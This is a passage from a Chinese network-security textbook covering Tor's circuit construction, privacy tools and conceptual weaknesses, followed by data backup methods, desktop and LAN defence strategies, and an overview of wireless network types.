


图 3-79 Tor 链路建立过程图

虚拟电路的建立是在 Tor 初始化运行环境的基础上，生成用来确定身份信息和加密传输数据的公钥，即所需要的身份密钥和洋葱密钥，首先选取入口路由节点建立 AP 连接，继而根据目前已知的路由节点扩展转发节点链路，完成中继路由节点的随机选择，OP 节点通过已建立的信道，继续将连接拓展至其他的 OR 节点，直至扩展最后一跳路由节点，作为退出节点，建立一条多层加密信道。

Tor 浏览器是非盈利性质的 Tor 项目开发的一款免费应用。它是火狐浏览器的安全强化版，可以把你所有的网络流量都通过 Tor 的匿名网络加密。得益于三重加密系统和让流量在全球的电脑上传递，Tor 浏览器可能是最接近真正的网络匿名的工具。

想发送匿名邮件？最简单的方法是使用 Tor 浏览器的电子邮件服务。不过首先你需要在 TorMail 申请一个新邮箱（该服务已于 2013 年 8 月 10 日下线）。不同于其他需要提供手机号码才能申请的邮箱（比如 Gmail），申请 Tor 邮箱无须提供任何个人信息。还有一款一次性的电子邮件服务：GuerrillaMail。只需轻轻一点，你就可以建立一个新的、随

机生成的邮箱。如果和 Tor 浏览器结合使用则效果拔群：没人（包括 GuerrillaMail 本身）能通过这个临时邮箱追踪到你的 IP 地址。然而对电子邮件进行信息加密可不是件容易的事。用户通常需要通过复制和粘贴来把信息弄进文本框，然后还要使用 PGP（PrettyGoodPrivacy，一个隐私保护程序）来加密和解密。为了避免这一麻烦，可以使用有隐私保护的邮件服务商，比如 Riseup.net，或者使用 Mozilla 开发的邮件程序 Thunderbird、隐私插件 Enigmail 或者可以通过 Tor 发送信息的插件 TorBirdy。Adium 和 Pidgin 是 Mac 以及 Windows 上最常用的支持加密协议 OTR 的即时通讯客户端，Tor 也同样支持该软件。不过 Tor 现在正在打造一款更安全的匿名即时通信软件，InstantBird。

GoogleDrive 和 Dropbox 在用户隐私方面做得并不好，而 Onionshare 是一个可以让任何人通过 Tor 传送大文件的开源软件。当你使用它时，程序会通过“Tor 隐藏服务（TorHiddenService）”，创建一个本地的、临时的匿名网站。文件接收方需要得到一个以.onion 为后缀的文件地址，然后就可以通过 Tor 浏览器安全、匿名地下载文件了。

手机以及平板电脑上的匿名工具开发还远远落后于电脑，不过它们正在迎头赶上。“守卫项目（TheGuardianProject）”开发了一个叫 Orbot 的 App，能在 Android 系统上使用 Tor 了。手机上的浏览器、电子邮件和信息都能通过 Orbot 设置成使用 Tor 代理。iOS 设备目前还没有这类服务。不过 iOS 的应用程序商店里有 Onion 浏览器，这可以帮助 iPhone 和 iPad 用户匿名访问网络。Tor 的开发者逐步修补了一些程序漏洞，不过目前该 App 还不完善，山特维克建议用户再等待一段时间。实际上她建议敏感用户应当坚持使用更成熟的 Tor 桌面端服务：“如果我需要匿名，那么我可不会去考虑手机平台”。

即使使用 Tor 软件来在互联网中变身“黑影人”，电脑仍然会有少量信息泄露到网上。美国国家安全局甚至可以从未加密的 Windows 错误信息来辨别、追踪用户。攻击者也能通过访问的网页来攻击电脑，突破浏览器，并发送未受保护的信息来暴露用户的位置。而基于 Tor 匿名网络的 Whonix 操作系统会在本地创建多重虚拟主机，作为真实主机的映像，任何试图攻破计算机的攻击者将会被限制在虚拟主机中。

3.4.7.2　Tor 安全缺陷

Tor 的缺点：Tor 的威胁模型是一个较弱的威胁模型，是一个不够安全的威胁模型。实际上，Tor 的匿名性并没有那么的好，但是作为一种低延时匿名系统，Tor 的目标是抵御非全局的主动或者被动攻击。

针对 Tor 的攻击有两种：

① 时间攻击：基本思想是寻找入口节点和出口节点之间数据包的时间相关性。作为低时延匿名系统 Tor 不使用数据包填充和随机延迟技术，因此消息间有很强的时间相关性。系统默认的路径长度是 3，如果第一个和最后一个节点合谋攻击，通告自己的下一跳和上一跳。通过判断是否相同就是判断是不是一条转发路径。这样攻击者就能轻易的判断匿名路径。攻击者还可以通过分析数据包到达的时间相关性。防范措施是阻止攻击者同时控制 Tor 网络的入口节点和出口节点。

② 通信流攻击，作为低时延匿名系统 Tor 不对数据做复杂的混合、缓存重新排序等技术操作，因此网络中通信数据流的时间特性能够被监测。攻击者发送一个特殊的消息流，监测某一个中间节点的通信延迟。根据这些延迟判断是否通过被监测的节点。

3.4.8 网络备份

任何一种计算机系统或计算机网络系统都没有把握免受每一种天灾人祸的威胁，特别是能够摧毁整个建筑物的灾难诸如地震、火灾、狂风暴雨等大规模的环境威胁。

灾难是指导致信息系统丧失技术服务能力的事件。灾难是典型的破坏正常业务活动和系统运行的事件，其破坏性可以用货币来量化。灾难有很多种形式，但是总体来说可以分为“自然的”和“人为的”。

自然的灾难包括地震、龙卷风、火灾、洪水、飓风等。人为的灾难包括爆炸，停电，应用系统故障，硬件失效，黑客攻击、分布式拒绝攻击以及病毒攻击，人为破坏等。

灾难恢复是对偶然事件的预防计划。除了采取所有必要的措施应付可能发生的最坏情况之外，用户还需要有备份计划。当灾难真的发生时，可以用来恢复。

用于备份的设备有硬盘、光盘、磁带三种，如表 3-14 所示。

表 3-14 三种备份设备比较

	硬盘技术	光盘技术	磁带技术
存取速度	快	较快	较慢
备份成本	成本最高，用于在线数据的存储	成本较高，用于数据的运载与文的永久归档	成本最低，不适于在线备份
可管理性	由于硬盘的故障发生率较高，不能完全满足要求	由于光盘是通过拷贝命令来获得系统中的数据，因此无法获得网络系统的完全备份。其次，光盘也难以备份正在使用中的文件	可对整个系统进行备份。易于保存

备份方式有三种：完全备份、增量备份、差异备份。

完全备份就是对服务器上的所有文件完全进行归档。这是进行安全恢复的最佳方案，这个文件系统的完整副本都完全存储在一份或者一组备份设备中。这种方法的最大缺点就是相对于其他备份方法需要更多的时间和空间。

增量备份是指只把最近新生成的或者新修改的文件拷贝到备份设备上。由于这种方法只是对上次备份后的文件进行归档，所以备份速度快。例如，有些公司每星期进行一次完全备份，但是每天晚上都进行增量备份（增量备份是有时间顺序的）。如果灾难真的发生时，用户需要重建系统，首先要恢复完全备份中的内容，然后再按照顺序恢复上次完全备份执行后的每次增量备份。增量备份的最大缺点是不能记录删除文件的信息。

差异备份与增量备份很相似。两者所不同的是，差异备份对上次备份后所有发生改变的文件都进行备份（包括删除文件的信息），并且不是从上次备份的时间开始计算。例

如，如果用户在星期一进行了完全备份，然后在随后的每天晚上进行差异备份。这样星期四晚上的备份内容会包括从星期二到星期四的所有发生改变的文件信息。这样在进行恢复时，就加速了恢复过程。

网络由众多成分如通信介质、路由器、交换机、服务器等组成。任一环节出现灾难，都会导致不能提供正常的网络服务。仅仅采用服务器冗余技术，并不能保证网络能提供正常服务，而网络服务的中断有时根本不在服务提供者所能控制的范围内。例如自然灾害造成通信中断。因此需要对网络灾难做好准备。

在网络备份中比较常见的存储架构有 NAS 和 SAN。

NAS（NetworkAttachedStorage）通常译为“网络附加存储”或“网络连接存储”。意思是连接在网络上的存储设备。NAS 是适应信息存储和共享的应用需求而产生的网络存储技术，因其具备简便高效的特点而得到广泛的应用。

NAS 是利用现有的网络环境，将网络中某一台计算机作为中心的备份方案。通过部署专业的备份软件对网络中的计算机进行集中备份。这样可以利用现有的网络环境，而且可以实现备份的集中管理，而且成本相对不高。这也是现代企业级备份中通常采用的方案。

SAN（StorageAreaNetwork）通常译为“存储区域网络”。它是一种在服务器和外部存储资源或独立的存储资源之间实现高速可靠访问的专用网络。SAN 采用可扩展的网络拓扑结构连接服务器和存储设备，每个存储设备不隶属于任何一台服务器，所有的存储设备都可以在全部的网络服务器之间作为对等资源共享。

SAN 不采用现有的网络，而是另外建立一个专门的网络来实现备份数据，而且通常情况是使用光纤通道（FibreChannel）。它不仅仅可以实现 NAS 的功能，而且避免了由于网络备份造成的对网络资源的持续占用。这在对于备份相对重要，数据量相对比较庞大的时候是一个比较有效果的一种方式。当然，价格相对比较昂贵。

3.4.9　网络安全防范意识与策略

网络安全的威胁来自各个方面，只有消除了所有的安全威胁，网络才有可能是安全的。但任何一个网络，要真的要消除各种威胁和隐患，显然是不可能的。因此，采取积极的防御措施是保证网络安全的前提。总的来说，需要技术与管理并重。具体途径是：

1．保证通信安全

对链路、信息进行加密，实行访问控制。

2．保证信息安全

采取技术、管理等措施，保护信息，使信息的保密性、完整性和可用性得到保障。

3．加强安全保障

加强信息安全保障措施，协同加强信息安全。主要包括三个方面的措施：

①检测：对系统的脆弱性、外部入侵、内部入侵、滥用、误用进行检测，及时发现、

修补漏洞。

②响应：对各种安全事件及时响应，把不安全因素消灭在萌芽状态。

③恢复：制定完整的恢复计划，使得在网络万一不能提供服务时，能够及时、完整地恢复。

3.4.9.1 桌面用户的网络安全防范策略

桌面用户上网时可能会遇到的入侵方式大概包括了以下几种：

- 系统被病毒、木马、蠕虫、间谍软件、流氓软件攻击；
- 浏览网页时被恶意程序攻击；
- P2P 工具（如 QQ）被攻击或泄露信息；
- 垃圾信息；
- 操作系统或应用软件存在漏洞，易受黑客攻击；
- 敏感信息被盗；
- 其他黑客攻击。

桌面用户的网络防范方法如下：

- 加强技术学习，了解各种安全威胁，不断提高网络安全的防御水平；
- 制定网络安全保障的规范和制度，培养良好的网络安全防护意识和习惯；
- 定期查杀计算机病毒，及时升级病毒签名库；
- 禁用 guest 账号，将系统内建的 administrator 账号改名（越复杂越好，最好改成中文的），而且使要强密码。如果可能，使用受限用户上网；
- 禁用不需要的端口和服务。如果可能，卸载这些服务；
- 注意各种漏洞公告，及时给系统打补丁；
- 周期备份系统中重要的数据和文件。

3.4.9.2 局域网的安全防范策略

威胁局域网的安全风险很多，按性质大致可以分为两种：一是对信息的威胁；二是对设备的威胁。有计算机系统本身的不可靠性、环境干扰以及自然灾害等因素引起的；也有工作失误，操作不当造成的；而人为故意的未授权窃取、破坏，敌对性活动危害更大。概括起来，局域网中存在的安全风险主要有以下 4 个方面：

① 计算机病毒的破坏。

② 恶意攻击。此类攻击可分为两类：一是主动攻击，对局域网进行全面破坏，致使局域网部分或全面瘫痪。另一类是被动攻击，只是窥探、窃取重要信息，但不影响局域网的正常工作。

③ 人为失误。网络管理员安全意识不强，用户的口令选择不慎，将自己的账号随意转借他人或与别人共享等都会对网络安全带来威胁。

④ 软件本身的漏洞。网络软件中往往存在一些安全漏洞，而这些漏洞恰恰是黑客攻击的首选目标。

局域网的安全防范策略有：

（1）物理安全策略

物理安全策略是指计算机及通信设备的安全，如设备的温度、湿度、防静电、防磁场、防电子辐射等性能，保护传输线路的安全，集中器和调制解调器应置于受监视的地方，以防外连的企图，并定期检查，以防搭线窃听、外连或破坏行为发生，对于储存数据的磁带、磁盘和光盘等进行安全维护，数据定期备份，重要硬件也应双备份。

（2）划分 VLAN 防止网络侦听

运用 VLAN（VirtualLocalAreaNetwork，虚拟局域网）技术，将以太网通信变为点到点通信，防止大部分基于网络侦听的入侵。VLAN 是一个在物理网络上根据用途、工作组、应用来逻辑划分的局域网络，是一个广播域与用户的物理位置无关。VLAN 中的网络用户是通过 LAN 交换机来通信的。一个 VLAN 中的成员看不到另一个 VLAN 中的成员。不同的 VLAN 成员之间不可直接通信需要通过路由支持才能通信只有具备同一个 VLAN 成员资格的分组数据才能直接通信。因此可以将非法用户与敏感的网络资源相互隔离，从而防止可能发生的非法侦听。目前的 VLAN 技术主要有三种：基于交换机端口的 VLAN、基于节点 MAC 地址的 VLAN 和基于应用协议的 VLAN。

（3）网络分段

对于总线型以太网，虽然结构简单，但由于用户都连接在同一网段上，这意味着，任何两个主机之间的通信数据包，不仅为这两个主机的网卡所接收，也同时为处在同一以太网上的任何一个主机的网卡所截取。因此，黑客只要接入以太网上的任一节点进行侦听，就可以捕获发生在这个以太网上的所有数据包。针对这一网络安全隐患，应该采用子网互连的分段网络结构，如划分人事、财务、生产等子网，子网地址分别为 1.0.1.0，1.0.2.0，1.0.3.0。通过路由器将局域网分段，网络主机发出的广播只能被相同网络上的其他主机接收，路由器将广播隔离开来，防止了可能的非法侦听。

（4）以交换机代替共享式集线器

使用共享式集线器，当用户与主机进行数据通信时，两台机器之间的数据包（称为单播包 UnicastPacket）还是会被同一台集线器上的其他用户所侦听。交换机可以使单播包仅在两个节点之间传送，从而防止非法侦听。当然，交换机只能控制单播包而无法控制广播包（BroadcastPacket）和多播包（MulticastPacket）。所幸的是，广播包和多播包内的关键信息，要远远少于单播包。

（5）访问控制策略

访问控制是对访问者及访问过程的一种权限授予。访问控制是在鉴别机制提供的信息基础上，对内部文件和数据库的安全属性和共享程度进行设置，对用户的使用权限进行划分。对用户的访问控制可在网络层和信息层两个层次进行，即在用户进入网络和访问数据库或服务器时，对用户身份分别进行验证。如采用 IEEE802.1X 和 RADIUS 认证服务。

（6）使用数字签名

基于先进密钥技术的数字签名是系统防止数据在产生、存放和运输过程中不被篡改的主要技术手段。数字签名所用的签署信息是签名者所专有的，并且是秘密的和唯一的，签名只能由签名者的专用信息来产生。数字签名实际上是一个双方应用密文进行签名和确认的过程，是数据完整性、公证以及认证机制的基础。数字签名不但能使接收方确保发送源的真实性，也能保证发送和接收双方对自己的行为无法否认。

（7）用户管理策略

绝大多数的网络安全问题是由内部人员带来的。因此，局域网内部需要制定严格的规章制度和措施，加强对人员的审查和管理，结合软硬件及数据方面的安全问题进行安全教育，提高工作人员的保密观念和责任心，严守操作规则和各项保密规定，防止人为事故的发生，加强对信息的安全管理，对各种信息进行等级分类，有绝密、机密、秘密和非秘密信息等，对保密数据从采集、传输、处理、储存和使用等整个过程，都要对数据采取安全措施，防止数据有意或无意泄露。

（8）使用代理服务器

代理服务器的使用可以使内部网络成为一个独立的封闭回路，从而使网络更加安全。通过对代理服务器的设置，可以对客户身份进行认证和对各种信息进行过滤，限制有害信息的进入和限制对某些主机或域的访问，网络管理人员也可以通过代理服务器的日志获取更多的网管信息。

（9）防火墙控制

防火墙是以阻止网络中的黑客访问某个机构网络的屏障，在网络边界上通过建立起来的相应网络通信监控系统来隔离内部和外部网络，以阻挡外部网络的侵入。

（10）入侵检测系统

在网络边界安装 IDS，及时捕获数据包，发现入侵。

（11）定期进行漏洞安全扫描

定期用多种漏洞安全扫描软件对整个网络实施安全扫描，发现系统漏洞和其他脆弱性问题。

（12）建立完善的网络安全应急响应机制

建立各种网络安全事件的应急预案，减少安全事件带来的影响和损失。

（13）使用 VPN

使用 VPN，扩展单位的计算机网络到全国各点、甚至全球，让信息流通和资源共享无处不在和无时不在。

网络安全是一个综合性课题，是一个复杂的系统工程，不仅是技术问题，更是管理问题，同时还涉及立法、使用等方面面。另外，网络安全技术也不是某一方面的，一种技术只能解决一方面问题，需要纵深防御技术。总之，网络安全研究的空间非常大，任务非常艰巨。

3.5　无线网络安全

计算技术与移动通信的结合，使得沟通无处不在，任何人（Whoever）在任何时候（Whenever）和任何地方（Wherever）与任何人（Whomever）都能够以任何形式（Whatever）进行通信成为可能。无线网络已经从初期的单一业务网络进化为当前涵盖各种无线通信技术、面向众多应用行业、提供多样化业务的智能化通信系统。随着无线通信及其相关技术的不断发展，无线网络正在成为实现人们长期追求的随时随地获取信息和享受方便廉价网络服务目标的基础。但另一方面，在各种无线网络蓬勃发展的同时，它们所面临的安全与隐私问题也日益严峻：由于无线网络采用的是无线通信信道，这就给无线网络带来了比传统有线网络更加严重的安全问题，网络安全问题成为制约无线网络发展的一个重要因素。

3.5.1　无线网络基本知识

根据所采用的通信技术、网络规模以及应用场景的不同，无线网络存在多种分类方式。

根据网络覆盖范围、传输速率和用途的差异，无线网络大体可分为无线广域网、无线城域网、无线局域网、无线个域网和无线体域网。

1．无线广域网（WirelessWideAreaNetwork，WWAN）

主要通过通信卫星把物理距离极为分散的局域网（LocalAreaNetwork，LAN）连接起来，它连接地理范围较大，常常是一个国家或是一个洲。其目的是为了让分布较远的各局域网互连，它的结构分为末端系统（两端的用户集合）和通信系统（中间链路）两部分。代表技术有传统的 GSM 网络、GPRS 网络以及正在实现的 3G 网络和 LTE（LongTermEvolution）等类似系统。由于使用的通信技术不尽相同，不同无线网络的接入速度也有很大差异，从 2GGSM/CDMA 的 9.6Kbps，到 2.5GCDMA 的 70Kbps~153.6Kbps，再到 3GWCDMA/CDMA2000/TD-SCDMA 的 384Kbps~2Mbps，数据的传输速率在不断提高。在技术标准方面，IEEE802.20 是 WWAN 的重要标准。IEEE802.20 是由 IEEE802.16 工作组于 2002 年 3 月提出的，并成立专门的工作小组，这个小组是 2002 年 9 月独立为 IEEE802.20 工作组。IEEE802.20 是为了实现高速移动环境下的高速率数据传输，以弥补 IEEE802.1x 协议族在移动性上的劣势。它可以有效地解决移动性与传输速率相互矛盾的问题，是一种适用于高速移动环境下的宽带无线接入系统空中接口规范。IEEE802.20 标准在物理层技术上，以正交频分复用技术（OFDM）和多输入多输出技术（MIMO）为核心，充分挖掘时域、频域和空间域的资源，大大提高了系统的频谱效率。在设计理念上，基于分组数据的纯 IP 架构适应突发性数据业务的性能优于 3G 技术，与 3.5G 性能相当。在实现和部署成本上也具有较大的优势。IEEE802.20

能够满足无线通信市场高移动性和高吞吐量的需求，具有性能好、效率高、成本低和部署灵活等特点。IEEE802.20 在移动性方面优于 IEEE802.11，在数据吞吐量上强于 3G 技术，其设计理念符合下一代无线通信技术的发展方向，因而是一种非常有前景的无线技术。

2．无线城域网（WirelessMetropolitanAreaNetwork，WMAN）

主要通过移动电话或车载装置进行移动数据通信，可覆盖城市中的大部分地区。代表技术是 IEEE802.20 标准，主要针对移动宽带无线接入（MobileBroadband WirelessAccess，MBWA）。该标准强调移动性（支持速度可高达时速 250 km），由 IEEE802.16 宽带无线接入（BroadbandWirelessAccess，BWA）发展而来。另一个代表技术是 IEEE802.16 标准体系，主要有 802.16、802.16a、802.16e 等。其中 802.16 针对一点对多点，802.16a 是它的补充，增加了对非视距（NLOS，NoneLineofSight）和网状结构（MeshMode）的支持，802.16e 是对 802.16d 的增强，支持在 2-11GHz 频段下的固定和车速移动业务，并支持基站和扇区间的切换。802.16a/e 也称为 WiMAX。802.16m 是目前正在制定的最新版本（静止接收 1Gb/s，移动接收 100Mb/s）。

3．无线局域网（WirelessLocalAreaNetwork，WLAN）

覆盖范围较小。无线局域网是高速发展的现代无线通信技术在计算机网络中的应用，利用无线技术在空中传输数据、话音和视频信号。作为传统布线网络的一种替代方案或延伸，WLAN 把个人从办公桌边解放了出来，使他们可以随时随地获取信息，提高了员工的办公效率。此外，WLAN 还有其他一些优点：它能够方便地联网，因为 WLAN 可以便捷、迅速地接纳新加入的雇员，而不必对网络的用户管理配置进行过多的变动；WLAN 在有线网络布线困难的地方比较容易实施，使用 WLAN 方案，则不必再实施打孔铺线等作业，因而不会对建筑设施造成任何损害。在技术标准方面，由于 WLAN 是基于计算机网络与无线通信技术，而在计算机网络结构中，逻辑链路控制（LLC）层及其之上的应用层对不同的物理层的要求可以是相同的，也可以是不同的。因此，WLAN 标准主要是针对物理层和媒质访问控制层（MAC），涉及所使用的无线频率范围、空中接口通信协议等技术规范与技术标准。数据传输速率为 11～500Mb/s 之间（甚至更高）。无线连接距离在 50～100 m。代表技术是 IEEE802.11 系列，以及 HomeRF 技术。IEEE802.11 标准系列包含 802.11b/a/g 这 3 个 WLAN 标准，主要用于解决办公室局域网和校园网中用户终端的无线接入。其中，802.11b 的工作频段为 2.4～2.4835GHz，数据传输速率达到 11Mb/s，传输距离 100-300 m。802.11a 的工作频段为 5.15～5.825GHz，数据传输速率达到 54Mb/s，传输距离 10-100 m，但由于技术成本过高，因此，该技术缺乏价格优势。802.11g 标准拥有 802.11a 的传输速率，安全性较 802.11b 好，且与 802.11a 和 802.11b 兼容。

4．无线个域网（WirelessPersonalAreaNetwork，WPAN）

通常指近距离范围内的设备建立无线连接，是为了实现活动半径小、业务类型丰富、

面向特定群体、无线无缝的连接而提出的新兴无线通信网络技术。WPAN 能够有效地解决“最后的几米电缆”的问题，进而将无线联网进行到底。在网络构成上，WPAN 位于整个网络链的末端，用于实现同一地点终端与终端间的连接，如连接手机和蓝牙耳机等。WPAN 所覆盖的范围一般在 10m 半径以内，必须运行于许可的无线频段。目前，IEEE、ITU 和 HomeRF 等组织都致力于 WPAN 标准的研究，其中 IEEE 组织对 WPAN 的规范标准主要集中在 IEEE802.15 系列。IEEE802.15.1 本质上只是蓝牙底层协议的一个正式标准化版本，大多数标准制定工作仍由蓝牙特别兴趣组（SIG）完成，其成果由 IEEE 批准，原始的 IEEE802.15.1 标准基于 Bluetooth1.1。IEEE802.15.1a 对应于 Bluetooth1.2，它包括某些 QoS 增强功能，并完全后向兼容。最新的版本是蓝牙 4.2。IEEE802.15.2 负责建模和解决 WPAN 与 